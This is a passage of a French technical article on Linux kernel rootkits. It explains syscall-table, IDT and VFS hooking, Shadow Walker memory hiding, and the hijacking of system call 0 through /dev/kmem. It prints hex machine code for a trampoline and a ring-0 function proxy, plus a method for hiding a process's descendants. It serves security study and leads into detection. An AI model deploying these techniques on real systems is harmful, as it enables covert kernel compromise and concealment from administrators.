Le *hooking* se réfère normalement au détournement d'un code, lorsque celui-ci fait appel à une fonction, via la modification de la référence à cette fonction. Cette technique est plus facile à mettre en œuvre lorsque la référence à la fonction exécutée dans le code est absolue. En effet, il s'agit alors de modifier uniquement l'adresse absolue par l'adresse d'un code de notre choix. Ici, ce cas se présente peu et seulement lorsque l'appel est indirect (par exemple via l'emploi d'un registre comme dans `call *%eax`), l'ensemble des appels directs dans le noyau se faisant de façon relative.

Dès lors, le gestionnaire des appels système constitue une cible de choix. Il est appelé depuis l'espace utilisateur suite au déclenchement de l'interruption 0x80 ou après l'exécution de `sysenter`. Lors de son exécution, il récupère en paramètre le numéro de l'appel système à exécuter (dans le registre `%eax`) et appelle le service correspondant en récupérant son adresse dans une table (la `sys_call_table`). Cette table est indicée sur le numéro des appels système. Ainsi, le code suivant (extrait du gestionnaire) exécute l'appel système demandé :

```
call *sys_call_table(,%eax,4)
```

Cette instruction appelle la fonction dont l'adresse se situe à `4 * %eax` par rapport au début de la table située à l'adresse `sys_call_table`.

L'analyse du fonctionnement de ce gestionnaire a conduit à deux façons de le détourner : la première consiste à remplacer les

adresses des fonctions dans la table des appels système [13], la seconde consiste à modifier, dans le code du gestionnaire, la référence à cette table par l'adresse d'une autre table façonnée par l'attaquant [14]. Cette dernière technique est née afin de déjouer les mécanismes de protection, détectant uniquement des modifications au sein de la table des appels système. Toutefois, la détection de cette méthode n'est pas plus difficile.

Avec ce détournement des appels système, on peut effectuer un filtrage des données retournées afin de dissimuler à la vue de l'espace utilisateur, la présence de certains fichiers, de connexions réseau ou de processus par exemple (via le hooking de `sys_getdents`). En fait, ces deux derniers types d'objets sont visibles en espace utilisateur depuis la lecture dans le système de fichiers virtuel `/proc`. En conséquence, le filtrage de processus ou de connexions réseau passe par le hooking du même appel système que pour les fichiers.

Ce jeu de dissimulation est alors relativement simple lorsqu'il s'agit de tromper uniquement l'espace utilisateur. Il en est autrement pour l'espace noyau. Notons aussi que la technique de hijacking de Silvio Cesare est également employée comme alternative aux deux types de hooking présentés du gestionnaire des appels système. Ces derniers sont alors la cible du hijacking [9].

4.2.3 Hooking de l'IDT

Afin de déjouer les mécanismes de protections vérifiant l'intégrité de la table des appels système, du gestionnaire des appels système ou bien des appels système eux-mêmes, la technique suivante [10] a été développée. Il s'agit de remonter encore un peu plus dans ce chemin de contrôle du noyau et de s'en prendre à présent à l'IDT (*Interrupt Descriptor Table*).

Cette table contient l'adresse des routines du noyau traitant les différentes interruptions survenant lors du fonctionnement du système. Il s'agit des exceptions (c'est-à-dire des interruptions du processeur comme une division par zéro, une faute de page, etc.), des interruptions matérielles (c'est-à-dire celles déclenchées par les périphériques, comme appuyer sur une touche du clavier) et enfin des interruptions logicielles (c'est-à-dire interruptions déclenchées depuis le logiciel comme une application de l'espace utilisateur exécutant un appel système). Chaque entrée de cette table fait 8 octets répartis de la manière suivante :

```
struct idt_entry {
          unsigned short          offset_1;
          unsigned short          selecteur_de_segment;
          unsigned char           reserved, flags;
          unsigned short          offset_2;
} __attribute__ ((packed))
```

L'adresse de la fonction gérant l'interruption est ainsi découpée en deux parties (`offset_1` et `offset_2`). Cette adresse est logique au sens où elle correspond à un décalage au sein du segment d'indice `selecteur_de_segment` dans la GDT (*Global Descriptor Table*).

Lors de l'initialisation du noyau, l'adresse de l'IDT est fournie au processeur via l'instruction `lidt`, laquelle charge le registre `idtr` avec son adresse physique ainsi que sa taille maximale.

```
struct idtr {
       unsigned short  limit;
            unsigned long           base;
} __attribute__ ((packed));
```

Quant à l'instruction récupérant l'adresse de l'IDT, il s'agit de `sidt`.

À présent que les spécificités matérielles sont vues, la modification de cette table ne pose aucun problème. Il s'agit seulement de savoir quoi modifier afin de détourner un mécanisme utile pour un rootkit. Par exemple, la modification de l'interruption 0x80 permet de détourner le chemin qu'emprunte les appels système (lorsque celui-ci ne tire pas profit de l'instruction `sysenter`). La fonction suivante, donnée à titre d'exemple, montre comment récupérer l'adresse du gestionnaire des appels système.

```
unsigned int get_idt80(struct idtr *idtr)
{
  struct idt idt80;

  __asm__ ("sidt %0" : "=m" (*idtr));
  idt80 = read_kmem(idtr->base + 0x80*sizeof(struct idt), sizeof(struct idt));
  return (unsigned int)(idt80->offset_1 | (idt80->offset_2 << 16));
}
```

Cette technique de détournement d'IDT est détaillée dans *Phrack* [11] au travers d'un exemple s'appuyant sur l'entrée 3, c'est-à-dire le gestionnaire de l'instruction `int3` (servant à signaler un point d'arrêt logiciel dans un processus).

Bien qu'évitant la détection par les mécanismes de protection ne s'occupant que des appels système, le hooking de l'IDT n'en reste pas moins facilement détectable. Il suffit de vérifier l'intégrité de l'IDT après en avoir récupéré son adresse via l'instruction `sidt` au cas où l'IDT aurait été dupliquée afin de laisser intacte l'originale.

Une technique plus sophistiquée [12] fondée sur le détournement du gestionnaire de l'exception de fautes de page rend plus difficile la détection au sens où les modifications au sein du noyau sont plus enfouies. En fait, la modification n'a pas lieu au sein de l'IDT, ni du gestionnaire de fautes de page, mais dans une autre table (appelée « table d'exceptions ») employée par ce gestionnaire. Cette table contient l'ensemble des adresses des instructions dans le noyau accédant à l'espace utilisateur et susceptibles de provoquer une faute de page. À chacune de ces adresses est associée une procédure de traitement de la faute. Ainsi, quand une faute de page se produit lors d'un accès à l'espace utilisateur depuis le noyau, la table d'exceptions est parcourue et la procédure traitant la faute est exécutée. La technique de détournement consiste à modifier une entrée dans cette table par l'adresse d'une fonction malicieuse. Ensuite, il s'agit d'appeler depuis l'espace utilisateur, avec une mauvaise adresse en argument, l'appel système (par exemple `sys_ioctl`) contenant l'instruction « fautive » référencée dans la ligne de la table d'exceptions que l'on a préalablement modifiée.

4.2.4 Hooking du VFS (Virtual File System)

Une autre technique, assez bas niveau, consiste à détourner le VFS [11]. Le VFS est une couche d'abstraction générique mettant en place une API spécifique afin d'accéder de la même façon à n'importe quel système de fichiers. Ainsi, lorsqu'un appel système tel que `sys_write` se produit depuis l'espace utilisateur sur un fichier appartenant au système de fichiers myFS, le noyau appelle la fonction `write` spécifique à myFS, en en récupérant un pointeur dans la structure `file_operations` de myFS. Cette structure est définie par chaque système de fichiers et correspond à une partie de l'API du VFS (d'autres structures d'opérations de plus bas niveau sont également à définir). L'implémentation d'un système de fichiers est d'ailleurs à voir comme l'implémentation d'un driver.

La structure `file_operations` définie par *procfs* est une cible de choix pour cacher les processus et les connexions réseau. Mais le VFS définit d'autres structures d'opérations comme l'`inode_operations` qui définit les opérations manipulant les *inodes* des fichiers (qui sont les objets contenant les informations générales sur les fichiers). Le hooking du VFS s'étend également à ce niveau.

4.3 En bref : la communication entre l'attaquant et le rootkit

Il est nécessaire, pour l'attaquant, de pouvoir communiquer avec son rootkit, que ce soit pour lui transmettre des instructions (ex. : cacher tel processus) ou récupérer des informations (ex. : frappes d'un *keylogger*). Ces mécanismes étant aussi divers que les rootkits eux-mêmes, nous ne les détaillerons pas. Mentionnons juste la communication au travers du réseau.

Ainsi, si un attaquant veut communiquer avec le rootkit en *remote*, il est possible de *hijacker* la pile TCP/IP dans le noyau, soit à partir de la couche *netfilter*, soit à partir des `skbuff`. Nous ne parlons pas de la couche réseau dans cet article, mais il est à noter que les `skbuff` sont un sujet complètement sous-exploité des concepteurs de rootkits. Ils sont d'ailleurs bien plus puissants que la couche netfilter, puisqu'ils sont présents sous les noyaux 2.2, 2.4 et 2.6, contrairement à la couche netfilter qui elle n'est présente qu'à partir des noyaux 2.4. Des applications comme des *kernel bouncers* ou des *kernel covert channels* sont tout à fait faisables.

5. Techniques originales et moins connues

5.1 Dissimulation matérielle de code noyau en mémoire

Nous introduisons ici la technique employée par le rootkit *Shadow Walker* **[15]** afin de dissimuler son code malicieux en mémoire noyau. La technique s'inspire du mécanisme de protection *PaX* dans sa modification des bits de contrôle utilisés par la MMU (*Memory Management Unit*). Il profite de la division du TLB (*Translation Lookaside Buffer* – ITLB pour les instructions et DTLB pour les données) afin de cacher ses données à l'ensemble du système. Nous supposons ces données inscrites dans une page mémoire. Shadow Walker marque cette page non présente (dans la table des pages correspondante) et l'entrée correspondante du TLB est vidée, entraînant ainsi une faute de page lors du premier accès. Le rootkit vérifie s'il s'agit d'un accès en exécution ou d'un accès en lecture/écriture. Dans le cas d'un accès en exécution, il charge l'ITLB avec la page malveillante. Dans l'autre cas, il peut à sa guise charger une page vide ou bien une autre page de son choix dans le DTLB. Ainsi, la lecture à l'adresse correspondant à la page malveillante entraîne la lecture d'une page banale, alors que l'exécution à partir de cette adresse déclenche le code malicieux.

5.2 Détournement de l'appel système 0

Nous exposons dans cette section une technique originale de détournement du flux d'exécution, afin de déclencher depuis l'espace utilisateur l'exécution en ring 0 de n'importe quelle fonction noyau ou d'un code arbitraire. Cette technique a été introduite aux *RMLL 2005*, puis approfondie lors de *SSTIC 2007* **[5]**.

5.2.1 L'appel système 0

Expliquons tout d'abord le rôle de l'appel système 0. Il est employé par le noyau (et non depuis l'espace utilisateur) afin de relancer des appels système interrompus lorsque cela est nécessaire. Prenons le cas de `sys_nanosleep`. Lorsqu'un processus endormi par cet appel système est réveillé, car il vient de recevoir un signal (que nous supposons qu'il gère), il se peut qu'après l'exécution du gestionnaire de signal, la durée pendant laquelle il devait être endormi ne soit pas terminée. Le cas échéant, après traitement du signal, le processus est endormi de nouveau durant une période plus courte : la durée initiale moins la durée d'exécution du gestionnaire. C'est la fonction `sys_restart_syscall` (l'appel système 0) qui est employée pour relancer `sys_nanosleep` avec cette nouvelle durée.

Décrivons à présent son fonctionnement. L'appel système interrompu est propre à chaque processus. Ainsi, cette donnée est stockée dans la `thread_info` (structure du descripteur de processus `task_struct`) de chaque processus.

```
struct thread_info {
        struct task_struct      *task;          /* main task structure */
...
        int                     preempt_count;  /* 0 => preemptable,  BUG */
...
        void                    *sysenter_return;
        struct restart_block    restart_block;
...

};
```

Cette structure contient un pointeur de fonction, ainsi que quatre variables qui servent indirectement d'arguments à la fonction.

```
struct restart_block {
        long (*fn)(struct restart_block *);
        unsigned long arg0, arg1, arg2, arg3;
};
```

L'exécution de l'appel système 0 provoque le lancement de cette fonction.

```
asmlinkage long sys_restart_syscall(void)
{
        struct restart_block *restart = &current_thread_info()->restart_block;
        return restart->fn(restart);
}
```

Lors de l'exécution d'un processus en mode utilisateur, le pointeur de fonction est associé à la fonction `do_no_restart_syscall`. Cette dernière gère le cas où l'appel système 0 serait malencontreusement appelé depuis l'espace utilisateur.


```
long do_no_restart_syscall(struct restart_block *param)
{
        return -EINTR;
}
```

Prenons le cas où un processus s'exécute en mode noyau lors de l'exécution d'un appel système. Si ce dernier nécessite d'être relancé lorsqu'il est interrompu par un évènement tiers (cas de très peu d'appels système), alors le pointeur de fonction est associé, par l'appel système lui-même, à une fonction de « relance ».

Dans le cas de `sys_nanosleep` (qui appelle `hrtimer_nanosleep`), nous avons :

```
long hrtimer_nanosleep(struct timespec *rqtp, struct timespec __user *rmtp,
                       const enum hrtimer_mode mode, const clockid_t clockid)
{

...

        if (do_nanosleep(&t, mode)) //si le processus n'est pas interrompu
                return 0;                //ca se termine normalement
...

        restart = &current_thread_info()->restart_block; //sinon...
        restart->fn = hrtimer_nanosleep_restart;
        restart->arg0 = (unsigned long) t.timer.base->index;
        restart->arg1 = (unsigned long) rmtp;
        restart->arg2 = t.timer.expires.tv64 & 0xFFFFFFFF;
        restart->arg3 = t.timer.expires.tv64 >> 32;

        return -ERESTART_RESTARTBLOCK;
}
```

Ainsi, si `do_nanosleep` n'a pas été interrompue, l'appel système retourne normalement. Autrement, il initialise le `restart_block` et retourne `-ERESTART_RESTARTBLOCK`. Cette valeur est alors reconnue par le gestionnaire des appels système et, au lieu de retourner à l'espace utilisateur, il va exécuter l'appel système 0.



2 *Fonctionnement de l'appel système 0*

5.2.2 Comment détourner l'appel système 0 ?

Il nous suffit d'affecter au pointeur de fonction du `restart_block` d'un processus donné, l'adresse d'un code de notre choix.

Pour cela, nous passons par `/dev/kmem` depuis notre processus démonstrateur. Ensuite, nous exécutons depuis ce même processus l'appel système 0 et notre code s'exécute en ring 0. Aussi, comme nous l'avons dit précédemment, ce détournement n'est actif – et donc visible – que pour ce seul processus, opérant ainsi en toute discrétion vis-à-vis des autres processus sur le système.

Notre plan de route est tracé, mais deux problèmes sont à résoudre avant de commencer. Nous devons trouver le `restart_block` de notre processus et nous devons copier du code de notre choix dans un endroit sûr (pour notre utilisation) de l'espace noyau.

Pour résoudre le premier problème, il nous suffit de trouver notre descripteur de processus au travers de `/dev/kmem` ou plus particulièrement sa `thread_info`. Cette structure est placée tout en haut de la pile noyau (en début de page). Ainsi, nous devons mettre la main sur cette pile. Pour cela, il nous faut connaître la valeur du pointeur de pile `esp` lorsque notre processus séjourne en espace noyau. Notre approche est fondée sur la connaissance du fonctionnement des appels système dans Linux sur architecture x86 depuis sa version 2.6 qui repose sur l'instruction matérielle `sysenter` **[6]** (cette instruction du processeur a été conçue spécifiquement pour l'implémentation du mécanisme des appels système ; elle rend le passage en mode noyau plus rapide que par le chemin des interruptions).


Décrivons-en brièvement le fonctionnement. Depuis l'espace utilisateur, quand `sysenter` est exécutée, `eip` et `esp` sont positionnés respectivement à la valeur des registres spécifiques du processeur (MSR pour *Model-Specific Regiters*) `0x176` et `0x175` (ces registres sont chargés lors de l'initialisation du noyau avec des valeurs prédéfinies lors de sa compilation). Le processeur passe ensuite en ring 0. La valeur de `esp` est donc toujours la même lors du passage en espace noyau. Or, les processus ont chacun leur propre pile noyau. En fait, la première instruction exécutée lors du passage en ring 0 est le chargement de `esp` avec la valeur du `esp` du processus choisi par l'ordonnanceur. Pour récupérer cette valeur, l'ordonnanceur la place dans une structure `tss_struct` (plus précisément dans son membre structure `x86_tss` au champ `esp0`). Il s'agit de la représentation d'un `TSS` (*Task State Segment*) dont la définition est nécessaire sur architecture x86 pour conserver le contexte matériel d'un processus. Linux 2.6 n'emploie pas cependant la commutation matérielle entre contextes (trop lente). Ainsi, un seul TSS est mis en place pour chaque processeur. Le contexte matériel de la tâche courante d'un processeur donné se trouve alors toujours au même endroit en mémoire. Ainsi, après l'appel à `sysenter`, le registre `esp` est chargé avec l'adresse de la TSS. La première instruction exécutée en ring 0 peut donc récupérer l'adresse de la pile noyau du processus courant en se référant à `esp`. La figure 3 résume l'ensemble de ce que nous venons d'expliquer.

Pour récupérer l'adresse de notre pile noyau, il nous suffit d'aller lire la valeur du champ `x86_tss->esp0` de la TSS dont l'adresse est chargée dans `esp` lors de l'exécution de `sysenter` (lorsque notre processus lit la mémoire à cette position, il s'agit bien de notre `esp0`, car c'est lui qui s'exécute lorsqu'il effectue la lecture). Mais, pour cela, il nous faut connaître la valeur affectée à `esp` lors du `sysenter`. Comme cette valeur est stockée dans un registre spécifique du processeur à l'initialisation du système, on peut la retrouver au sein du code. C'est la fonction `enable_sep_cpu` qui s'en charge.

```
void enable_sep_cpu(void)
{
...
        wrmsr(MSR_IA32_SYSENTER_ESP, tss->x86_tss.esp1, 0);
...
}
```

Ainsi, nous cherchons au travers de `/dev/kmem`, via *pattern matching*, cette fonction noyau et plus précisément l'instruction effectuant le chargement du registre, pour trouver la valeur qui nous intéresse. Nous avons donc résolu notre problème. Ayant trouvé cette valeur, nous connaissons l'adresse de notre pile noyau et ainsi l'adresse de notre `thread_info`.

Notons que le *pattern* mis en place fonctionne pour l'instant quelle que soit la version du noyau employant `sysenter`, car le code de



3 *Relation entre le descripteur de processus et sysenter*

`wrmsr` n'a jusqu'alors jamais changé. Ce code n'est d'ailleurs que de simples instructions en assembleur. Ainsi, quelle que soit la version de `gcc` employée pour compiler le noyau, le pattern reste fonctionnel.

```
static inline void wrmsr(u32 __msr, u32 __low, u32 __high)
{
        native_write_msr(__msr, ((u64)__high << 32) | __low);
}

static inline void native_write_msr(unsigned int msr, unsigned long long val)
{
        asm volatile("wrmsr" : : "c" (msr), "A"(val));
}
```

Revenons au vif du sujet et à notre second problème qui n'en est pas vraiment un seul (en fait deux nouveaux) ;) Nous devons trouver de l'espace libre dans le noyau. « Libre » ici a deux sens. La région mémoire visée doit être vide, mais elle ne doit pas non plus pouvoir être employée par un quelconque sous-système du noyau. Ensuite, la fonction exécutée par l'appel système 0 a un prototype particulier. Ainsi, il n'est pas possible d'exécuter directement n'importe qu'elle fonction noyau. Il est nécessaire avant cela de mettre en place un gestionnaire spécifique.

Pour résoudre notre premier sous-problème, le moyen le plus sûr et simple est d'employer directement les fonctions d'allocation mémoire du noyau. Pour cela, il nous suffit de trouver via du pattern matching sur `/dev/kmem`, l'adresse du début de la fonction `get_zeroed_page`, laquelle nous permet d'allouer légitimement et proprement une page de mémoire physique. Mais alors, il nous faut à présent appeler cette fonction en ring 0 ! Il semblerait que nous soyons dans un cercle vicieux. Pour en sortir, nous plaçons temporairement un bout de code de quelques octets jouant le rôle d'un *bootstrap* dans un endroit libre au sens premier de notre explication. Cet endroit se situe au début de la pile noyau (vers les adresses les plus basses) de notre processus et juste au-dessus de la `thread_info`. Nous ne courons que bien peu de dangers, car si la pile noyau devait se remplir jusqu'à ce niveau c'est-à-dire jusqu'à la `thread_info`, Linux aurait de biens gros soucis. Ce bootstrap n'est en fait qu'un code appelant la fonction `get_zeroed_page` avec pour unique argument la valeur 0. Ce code, ne nécessitant pas de paramètres, est exécutable directement par l'appel système 0 (contrairement à `get_zeroed_page`). Nous affectons ainsi dans le `restart_block` tout simplement l'adresse de ce code et déclenchons ensuite depuis l'espace utilisateur l'appel système 0.

Voici ce code sous forme de chaîne de caractères :

```
unsigned char tramp[BTSTRAP_LEN] = {
    0x00,0x00,0x00,0x00,                // get_zeroed_page's address
    0xB8,0x00,0x00,0x00,0x00,           // mov $0, %eax
    0xFF,0x15,0x00,0x00,0x00,0x00,      // call, *tramp
    0xC3,                               // ret
};
```

Les emplacements mis en évidence sont remplis respectivement (par notre programme démonstrateur) avec l'adresse de `get_zeroed_page` et l'adresse à laquelle est positionnée cette chaîne dans l'espace noyau. L'adresse à affecter au `restart_block`

correspond alors à `tramp` plus quatre octets (car, au début de `tramp`, se trouve une adresse, soit 4 octets, et non le début du code). Notons que la fonction `get_zeroed_page` peut être remplacée par `kmalloc` ou `vmalloc`. Pour `kmalloc`, le code à injecter devra cependant être adapté pour placer sur la pile son paramètre supplémentaire. Une dernière petite remarque sur la préférence de `get_zeroed_page` est que cette primitive est un appel direct au `buddy allocator`, l'allocateur mémoire de plus bas niveau sur lequel repose l'allocateur SLAB qui englobe `kmalloc` et `vmalloc`. La fonction `get_zeroed_page` est ainsi moins sujette aux modifications (car le mécanisme du `buddy allocator` est éprouvé depuis très longtemps et suffisamment simple). En revanche, `kmalloc` et `vmalloc` sont implémentés sur une sur-couche plus complexe (le SLAB n'est d'ailleurs apparu que tardivement dans l'histoire de Linux) qui a plus de chances d'évoluer au cours des versions du noyau (c'est d'ailleurs le cas, car SLUB a remplacé le SLAB depuis la version 2.6.22). La recherche par pattern matching de `get_zeroed_page` est donc plus stable en regard des versions du noyau.

Après l'exécution de cette fonction, sa valeur de retour, l'adresse de la page allouée, est chargée dans le registre `%eax`. Nous avons ainsi à notre disposition une page de mémoire physique complètement libre. Nous allons tout d'abord injecter dans cette page un code gestionnaire, nous permettant d'exécuter quasiment toutes les fonctions du noyau. Avant d'aborder ce gestionnaire, expliquons l'interface qu'il nous fournit depuis le mode utilisateur lors de l'utilisation de l'appel système 0. Nous chargeons avec certaines valeurs les registres employés par les appels système (`eax`, `ebx`, etc.). `eax` est chargé avec 0 pour le numéro de l'appel système 0. `ebx` est chargé avec l'adresse de la fonction (ou code arbitraire) noyau que l'on souhaite exécuter, et les autres registres sont chargés avec les paramètres de cette fonction. Ensuite, nous nous branchons à l'entrée de la région mémoire de notre processus contenant le VDSO (le *Virtual Dynamic Shared Object* est placé par le noyau dans l'espace d'adressage de chaque processus ; il contient le code nécessaire au passage en mode noyau) afin de déclencher le passage en mode noyau via l'instruction `sysenter` **[6]** s'y trouvant dedans. Le gestionnaire des appels système s'exécute alors. Notons que si ce VDSO est randomisée dans l'espace d'adressage – post Linux 2.6.18 – le branchement nécessite quelques opérations supplémentaires (cette donnée correspond au membre `sysenter_return` de la `thread_info` moins 16 octets).

Présentons maintenant une version simplifiée du code gestionnaire ne traitant pas le cas des fonctions noyau de type `fastcall` (c'est-à-dire celles dont le passage des arguments se fait uniquement par les registres). Ce gestionnaire récupère dans la pile noyau les arguments passés lors de l'exécution de l'appel système 0 (contenus dans les registres `%ebx`, `%ecx`, `%edx`, `%esi` et `%edi` ; le registre `%eax` contient alors la valeur 0, numéro de l'appel système 0) depuis notre démonstrateur et les recopie en tête de pile.

```
unsigned char code[] = {
    0x8B,0x44,0x24,0x1C,  // mov 0x1C(%esp),%eax  # On récupère le paramètre passé
                                                  par %edi
    0x89,0x44,0x24,0xFC,  // mov %eax,-0x04(%esp) # et on le positionne en tête de
                                                  pile.

    0x8B,0x44,0x24,0x18,  // mov 0x18(%esp),%eax  # idem pour le paramètre passé
                                                  par %esi
    0x89,0x44,0x24,0xF8,  // mov %eax,-0x08(%esp)
    0x8B,0x44,0x24,0x14,  // mov 0x14(%esp),%eax  # idem pour le paramètre passé
                                                  par %edx
    0x89,0x44,0x24,0xF4,  // mov %eax,-0x0C(%esp)
    0x8B,0x44,0x24,0x10,  // mov 0x10(%esp),%eax  # idem pour le paramètre passé
                                                  par %ecx
    0x89,0x44,0x24,0xF0,  // mov %eax,-0x10(%esp)
    0x83,0xEC,0x10,       // sub $0x10,%esp
    0xFF,0x54,0x24,0x1C,  // call *0x1C(%esp)     # On appelle la fonction dont
                                                    l'adresse
                                                  # est passée par %ebx. Cette
                                                    fonction
                                                  # trouve alors ses paramètres en
                                                    tête de pile.
    0x83,0xC4,0x10,       // add $0x10,%esp
    0xC3                  // ret
};
```

À présent, ils nous est possible depuis l'espace utilisateur de déclencher l'exécution en ring 0 de n'importe quelle fonction du noyau ou de code arbitraire (placé par nos soins dans la page noyau réservée). Nous avons donc mis en place un *function proxy*. Voyons cela de plus près en traitant un exemple exécutant la fonction noyau `printk`.

Nous injectons tout d'abord en mémoire (via `/dev/kmem`), dans la page libre dont nous disposons, une chaîne de caractère, mettons `"It Works !"`. Ensuite, après avoir récupéré l'adresse de la fonction `printk` par pattern matching sur `/dev/kmem` (mais on peut également se servir de `System.map` si le fichier est présent, ou encore de `/proc/kallsyms`, voire reconstituer `System.map` à partir de l'image noyau), nous allons l'exécuter via notre code gestionnaire, avec en argument l'adresse de notre chaîne de caractère. La fonction suivante effectue cela.

```
int notre_printk(void)
{
  unsigned int ebx=0,ecx=0,edx=0,esi=0,edi=0;

/* on charge ebx avec l'adresse de printk */
  ebx = printk_addr;

/* on charge ecx avec l'adresse de notre chaîne de caractères */
  ecx = string_addr ;

/* on exécute l'appel système 0 */
  syscall_n(0,ebx,ecx,edx,esi,edi);

  return 0;
}
```

La fonction `syscall_n` effectue simplement le branchement vers le VDSO.

```
inline void syscall_n(unsigned int valeax, unsigned int valebx, unsigned int
valecx,
                      unsigned int valedx, unsigned int valesi, unsigned
                      int valedi)
{
   __asm__ volatile ("call *%1 \n"
                      : "=a" (syscall_retval)
                      : "m" (vdso_entry), "a" (valeax), "b" (valebx),
                            "c" (valecx), "d" (valedx),
                            "S" (valesi), "D" (valedi));

}
```

Cette routine génère un code assembleur chargeant les registres `%eax`, `%ebx`, `%ecx`, `%edx`, `%esi` et `%edi`, avec les valeurs passées en paramètres de la fonction. Le branchement à l'entrée du VDSO est ensuite effectué via l'instruction `call *%1` qui appelle le code du VDSO dont l'adresse a été préalablement enregistrée dans la variable `vdso_entry` (cette adresse est disponible dans la `thread_info` du processus, à une constante près). Ce code exécute l'instruction `sysenter` et provoque ainsi le passage en ring 0. Le gestionnaire des appels système va alors placer sur la pile les paramètres se trouvant dans les registres et récupérer la valeur de `%eax` afin d'exécuter l'appel système correspondant. Dans notre cas, il s'agit de l'appel système 0. Ainsi, notre gestionnaire malicieux prend la main et recopie en tête de pile les paramètres qui y sont présents (notamment l'adresse de notre chaîne de caractères `"It Works !"`) sauf le paramètre correspondant à `%ebx`, car il s'agit de l'adresse de la fonction à appeler qui dans notre cas est celle de `printk`. Notre gestionnaire malicieux exécute finalement `printk` en effectuant un appel indirect dans la pile où se trouve le paramètre issu de `%ebx`. Il ne nous reste plus qu'à regarder dans `/var/log/messages` pour constater que la chaîne est bien présente ;)

Dans la prochaine section, nous expliquons une technique pour dissimuler dynamiquement et automatiquement la descendance d'un processus donné, mettant en œuvre à la fois l'utilisation d'une fonction noyau, ainsi que l'exécution d'un code malicieux de notre conception.

Pour conclure sur cette approche, il est intéressant de constater que la logique malicieuse peut se dérouler en grande partie à l'extérieur du noyau dans le processus client effectuant uniquement des appels système 0. Ainsi, une certaine capacité *anti-forensics* est intrinsèque à cette approche. Dans le cas où l'on souhaite que ce processus client se trouve sur une machine distante (renforçant de surcroît la capacité anti-forensics), les appels système 0 sont alors à relayer et à exécuter sur la machine compromise par l'intermédiaire d'un processus local faisant office de *syscall 0 proxy* (ensuite le gestionnaire malicieux de l'appel système 0 jouera son rôle de function proxy).

5.3 Dissimulation de la progéniture d'un processus

Le principe de cette technique s'appuie sur la création d'un *thread* noyau exécutant un code de dissimulation **[5]**.

Nous créons un thread que nous cachons via la suppression de ses liens avec le système. Ce thread exécute alors un code qui parcourt périodiquement la liste des processus du système et remonte les liens de parentés pour chacun d'eux afin de vérifier s'il s'agit d'un descendant du processus cible. Le cas échéant, le processus est alors « caché » (via la suppression de ses liens), sinon nous passons au processus suivant. L'algorithme arrête de remonter les liens de parenté pour un processus donné à partir du moment où il tombe sur l'*idle task* de PID 0 qui est la première tâche créée (c'est-à-dire parente de tous les processus). Aussi, pour éviter de monopoliser le processeur et donc d'alerter l'administrateur, nous plaçons cette tâche temporairement en sommeil. Pour cela, nous employons la fonction noyau `sched_timeout` qui enlève temporairement la tâche appelante, des listes de l'ordonnanceur.

Le code de l'algorithme (après quelques ajustements comme l'adresse de la fonction `sched_timeout`) est alors placé dans une page mémoire noyau. Finalement, nous exécutons la fonction noyau `kernel_thread` via le détournement de l'appel système 0, avec en paramètre l'adresse de ce code.

6. Détection des rootkits

6.1 Panorama

